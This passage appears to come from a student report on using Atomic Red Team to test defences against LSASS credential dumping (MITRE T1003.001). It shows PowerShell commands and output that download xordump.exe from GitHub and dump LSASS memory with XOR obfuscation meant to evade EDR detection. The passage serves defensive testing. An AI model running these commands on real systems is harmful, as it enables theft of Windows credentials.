Now let us execute the next Atomic test. It is to Dump LSASS.exe using imported Microsoft DLLs. The procedure follows the same as we followed in the previous atomic test. First we've get to know the details of the attack then we to check the prerequisites and get the prerequisites and then we've to run the test. After running the test based on the result we can decide our defence's strength towards the atomic test we've performed. Now let us execute the above listed steps.

The first step – Checking the details of the attack which we're about to execute.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 12 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
[*******BEGIN TEST*******]
Technique: OS Credential Dumping: LSASS Memory T1003.001
Atomic Test Name: Dump LSASS.exe using imported Microsoft DLLs
Atomic Test Number: 12
Atomic Test GUID: 86fc3f40-237f-4701-b155-81c01c48d697
Description: The memory of lsass.exe is often dumped for offline credential theft attacks. This can be achieved by impor
ting built-in DLLs and calling exported functions. Xordump will re-read the resulting minidump  file and delete it immed
iately to avoid brittle EDR detections that signature lsass minidump files.
Upon successful execution, you should see the following file created $env:TEMP\lsass-xordump.t1003.001.dmp.

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
#{xordump_exe} -out #{output_file} -x 0x41
Command (with inputs):
C:\Windows\Temp\xordump.exe -out C:\Windows\Temp\lsass-xordump.t1003.001.dmp -x 0x41

Cleanup Commands:
Command:
Remove-Item #{output_file} -ErrorAction Ignore
Command (with inputs):
Remove-Item C:\Windows\Temp\lsass-xordump.t1003.001.dmp -ErrorAction Ignore

Dependencies:
Description: Computer must have xordump.exe
Check Prereq Command:
if (Test-Path '#{xordump_exe}') {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path 'C:\Windows\Temp\xordump.exe') {exit 0} else {exit 1}
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest "https://github.com/audibleblink/xordump/releases/download/v0.0.1/xordump.exe" -OutFile #{xordump_exe}
Get Prereq Command (with inputs):
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest "https://github.com/audibleblink/xordump/releases/download/v0.0.1/xordump.exe" -OutFile C:\Windows\Tem
p\xordump.exe
[!!!!!!!!END TEST!!!!!!!]


PS C:\Windows\system32>
```

The second step – Check for any prerequisites

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 12 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
Prerequisites not met: T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
        [*] Computer must have xordump.exe

Try installing prereq's with the -GetPrereqs switch
PS C:\Windows\system32>
```

As it says “Prerequisites are not met”, try getting it.
The third step – Get the prerequisites.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 12 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
Attempting to satisfy prereq: Computer must have xordump.exe
Prereq successfully met: Computer must have xordump.exe
PS C:\Windows\system32>
```

Now the prerequisites are met successfully. We can run the test now.

The fourth step – run the test.

```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 12
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger:  Default-ExecutionLogger
All logging commands found
Executing test: T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
File written to C:\Windows\Temp\lsass-xordump.t1003.001.dmp
Xor key: 0
Done executing test: T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
PS C:\Windows\system32>
```

The test has successfully completed and the result says as “done executing test.” After successful completion of this Atomic Test, it displays some data which it has dumped and also it gives us the location where it has saved the dumped information in the system. Hence our defence over this area is not strong enough to protect our system towards this attack. we improve our defence over these areas by using the mitigation information provided in the MITRE ATT&CK page.

Chapter 7

7.Conclusion :

Hence by using these Atomic Tests we can check and improve our defence over the weakest part of the area where these attack intrude the system upon successful completion of the test. We can also test the system by using other test's of T1003 i.e. sub-techniques such as T1003.002, T1003.003, etc. by using the same process which is followed above and we can check our defences over those areas too. Finally not only this Technique, we can invoke and test our system's defence using other techniques which are given in MITRE ATT&CK framework. These test are OS independent i.e. we can run many of these test in other OS's such as MacOS, Linux, etc. testing our defence is must because only then we can strong towards our enemy to fight back.